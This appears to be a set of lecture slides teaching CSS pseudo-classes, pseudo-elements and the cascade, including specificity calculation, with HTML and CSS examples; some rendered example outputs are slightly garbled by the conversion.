


# PSEUDO-CLASSES: HISTORIC STATES

- **:link** selects links that have not been visited yet
- **:visited** selects links that have already been visited

```
:link{  
    color: red;  
}  
:visited{  
    color: darkred;  
}
```

```
<a href=".js/">New link</a>  
<a href=".css/">Visited link</a>
```




Historic states are **not supported** in the *Live Preview* browser within Visual Studio Code! Open the page in Firefox to check them out.

# PSEUDO-CLASSES: FORM STATES

```
<div>
  <label for="mail">Message:</label><input id="mail" type="email">
  <button disabled>Cancel</button><button>Subscribe</button>
</div>
<input type="checkbox"> Checkbox<br><br>
<em>What a nice form!</em>
```

```
:disabled {
  border: 2px dashed red;
}
:invalid {
  color: red;
}
:checked ~ em {
  color: deeppink; font-weight: bold;
}
```



Technically, there can be email address without a dot. For example, user@localhost or user@com are valid addresses!

# PSEUDO – CLASSES: POSITION RELATIONS

- **:first-child** and **:last-child** select the first (last) child among a set of siblings.
- **:only-child** can be used to select elements that have no siblings.
- **:first-of-type** and **:last-of-type** can be used to select elements that are the first (last) child among a set of sibling, considering only elements of the same type.
- **:nth-child(n)** and **:nth-of-type(n)** can be used to select elements that are in the n-th position among their siblings.
  - Indexing in CSS starts at 1!

# PSEUDO-CLASSES: POSITION RELATIONS

```
<p>
  <em>Ann</em> <strong>Bob</strong> <em>Carl</em>
</p>
<p>
  <strong>Ann</strong> <em>Bob</em> <strong>Carl</strong>
</p>
```

Ann Bob Carl  
Ann Bob Car

# PSEUDO-CLASSES: POSITION RELATIONS

```
<p>
  <em>Ann</em> <strong>Bob</strong> <em>Carl</em>
</p>
<p>
  <strong>Ann</strong> <em>Bob</em> <strong>Carl</strong>
</p>
```

Ann **Bob** Carl  
Ann **Bob** Car

```
em:last-child {
  color: red;
}
```

Ann **Bob** **Carl**  
Ann **Bob** Car

# PSEUDO-CLASSES: POSITION RELATIONS

```
<p>
  <em>Ann</em> <strong>Bob</strong> <em>Carl</em>
</p>
<p>
  <strong>Ann</strong> <em>Bob</em> <strong>Carl</strong>
</p>
```

Ann **Bob** Carl  
Ann **Bob** Car

```
em:last-of-type {
  color: red;
}
```

Ann **Bob** **Carl**  
Ann **Bob** Car

# PSEUDO-CLASSES: POSITION RELATIONS

```
<p>
  <em>Ann</em> <strong>Bob</strong> <em>Carl</em>
</p>
<p>
  <strong>Ann</strong> <em>Bob</em> <strong>Carl</strong>
</p>
```

Ann Bob Carl  
Ann Bob Car

```
em:first-child {
  color: red;
}
```

Ann Bob Carl  
Ann Bob Car

# PSEUDO-CLASSES: POSITION RELATIONS

```
<p>
  <em>Ann</em> <strong>Bob</strong> <em>Carl</em>
</p>
<p>
  <strong>Ann</strong> <em>Bob</em> <strong>Carl</strong>
</p>
```

Ann Bob Carl  
Ann Bob Car

```
em:first-of-type {
  color: red;
}
```

Ann Bob Carl  
Ann Bob Car

# PSEUDO-CLASSES: POSITION RELATIONS

```
<p>
  <em>Ann</em> <strong>Bob</strong> <em>Carl</em>
</p>
<p>
  <strong>Ann</strong> <em>Bob</em> <strong>Carl</strong>
</p>
```

Ann **Bob** Carl  
Ann **Bob** Car


```
em:nth-child(2) {
  color: red;
}
```

Ann **Bob** Carl  
Ann **Bob** Car

# PSEUDO-CLASSES: POSITION RELATIONS

```
<p>Lectures:</p>
<ol>
  <li>Introduction</li>
  <li>HTML</li>
  <li>CSS (basics)</li>
  <li>CSS (frameworks + Sass)</li>
  <li>JavaScript</li>
</ol>
```

```
li:nth-child(even){
  color: red;
}
li:nth-child(odd){
  color: blue;
}
```



# PSEUDO – ELEMENTS

Pseudo-elements can be used to target specific parts of the content of a given HTML element, without adding extra HTML markup


The syntax of pseudo-element selectors is **selector::pseudo-element**

- **selector** is a CSS selector for the target element
- **pseudo-element** is one of the supported pseudo-element selectors:
  - **::first-letter**: targets the first letter of the content of a **block-level** element
  - **::first-line**: targets the first line of the content of a **block-level** element
  - **::selection**: targets the content that is currently selected by the user
  - **::before**: creates an element that is the **first child** of the selected element
  - **::after**: creates an element that is the **last child** of the selected element

# PSEUDO-ELEMENTS: EXAMPLES

```
<p>A student had been sitting motionless behind his computer for hours, frowning darkly. He was trying to write a beautiful solution to a difficult problem, but could not find the right approach.</p>
<p>Fu-Tzu hit him on the back of his head and shouted 'Type something!' The student started writing an ugly solution. After he had finished, he suddenly understood the beautiful solution.</p>
```


```
p::first-letter {
    font-weight:bold;
}
p::first-line{
    color: red;
}
p:last-child::selection {
    background: red;
    color: white;
}
```



# PSEUDO-ELEMENTS: EXAMPLES

```
<p class="narrator">A hermit spent ten years writing the perfect program. He  
proudly announced: </p>  
<p class="hermit">'My program can compute the motion of the stars on a 286-  
computer running MS DOS'.</p>  
<p class="narrator">Fu-Tzu responded:</p>  
<p class="fu-tzu">'Nobody owns a 286-computer or uses MS DOS anymore.'</p>
```

```
.narrator::before {  
    content: "Narrator » "; font-weight: bold;  
}  
.narrator::after {  
    content: " «"; font-weight: bold;  
}  
.hermit::before {  
    content: " 🧑 "; font-size: 24px;  
}  
.fu-tzu::before {  
    content: " 🧑 "; font-size: 24px;  
}
```



Narrator » A hermit spent ten years writing the perfect program. He proudly announced: «

🧑́ : 'My program can compute the motion of the stars on a 286-computer running MS DOS!'

Narrator » Fu-Tzu responded: «

🧑́ : 'Nobody owns a 286-computer or uses MS DOS anymore.'

# THE CASCADE



# THE CASCADE IN CASCADING STYLE SHEETS

- Sometimes, two or more rules might apply to the same element
- These rules might be **conflicting**, i.e., assign different values to the same property (e.g.: color)
- **The cascade** is the algorithm used to **resolve** such **conflicts**
  - **Input:** a set of conflicting properties that apply to a given element
  - **Output:** a single, cascaded, property to actually apply
- The cascade considers **4 key aspects, in order:**
  1. **Origin and Importance**
  2. **Layers**
  3. **Specificity**
  4. **Position and order of appearance** of the rule

# THE CASCADE: ORIGIN

- The CSS we write (a.k.a. **authored CSS**) is not the only one being applied to a web page
- We've already mentioned that **user agent styles** exist
  - The stylesheets that are included by browsers by default
- Other styles (a.k.a. **local user styles**) might be added by specific browser extensions or from the operating system level
  - For example, for accessibility purposes
  - Visually-impaired persons might want to use high-contrast color schemes, with larger fonts, etc.

# THE CASCADE: IMPORTANCE

- The **!important** rule can be used to add more importance to a property inside a CSS rule
- **!important** is simply added at the end of the property declaration

```
h1 {  
    color: red !important;  
}
```

- Importance plays a significant role in the cascade

# THE CASCADE: ORIGIN – IMPORTANCE


From the least specific origin to the most specific one



# THE CASCADE: LAYERS

Within each origin/importance bucket, there can be multiple cascade **layers**

- Within authored styles:
  - Custom layers can be defined using **@layer** rule (we won't see that)
    - The custom layers that are declared later have higher priority
  - All other CSS (in **<style>** or imported with **<link>**) belongs to a unnamed layer
  - Inline styles belong to a separate layer and have the highest priority



# THE CASCADE: SPECIFICITY

When two conflicting rules:

- Belong to the same origin-importance bucket, and
- Belong the same layer

**Specificity** is considered.

- The idea is that the **most specific** selector should win

```
.primary {  
    color: blue;  
}
```



```
h1 {  
    color: red;  
}
```

```
<h1 class="primary">Cascading!</h1>
```

# THE CASCADE: SPECIFICITY

CSS defines how to calculate the specificity of a selector:

- Ignore the universal selector
- Count the number of id selectors (=A)
- Count the number of class, attribute and pseudo-classes selectors (=B)
- Count the number of type and pseudo-element selectors (=C)

The specificity is a numeric triple **(A, B, C)** computed as above

# THE CASCADE: SPECIFICITY EXAMPLES

- A: Number of id selectors
- B: Number of class, attribute and pseudo-classes selectors
- C: Number of type and pseudo-element selectors

Selector	Specificity (A, B, C)
#id	(1, 0, 0)
em.master[target]	(0, 2, 1)
#navbar ul li a.nav-link[href*='/']	(1, 2, 3)
article.item section p::first-letter	(0, 1, 4)
a:hover	(0, 1, 1)
*	(0, 0, 0)

# THE CASCADE: COMPARING SPECIFICITIES

Comparisons are made by considering the three components in order:

- the specificity with a larger **A** is more specific;
- if the two **A** are tied, then the specificity with a larger **B** wins;
- if the two **B** are also tied, then the specificity with a larger **C** wins;
- if all the values are tied, the two specificities are **equal**.

# THE CASCADE: SPECIFICITY



Selector #1	Specif. #1	Selector #2	Specif. #2	Winner
a[target]	(0, 1, 1)	.list a	(0, 1, 1)	Draw
#msg	(1, 0, 0)	input[type].inp	(0, 2, 1)	#1
#nav > #brd a.lk	(2, 1, 1)	em.foo.bar.light	(0, 3, 1)	#1
[id='nav'] a	(0, 1, 1)	#nav a	(1, 0, 1)	#2

# THE CASCADE: POSITION AND APPEARANCE

When two properties:

- Belong to the same origin/importance bucket
- Belong to the same layer
- Have the same specificity


The **last rule** to appear has the highest priority

```
h1 {  
    color: red;  
}  
h1 {  
    color: blue;  
}
```








# THE CASCADE: POSITION AND APPEARANCE

- This rule applies within the same stylesheet, and on the order in which stylesheets appear

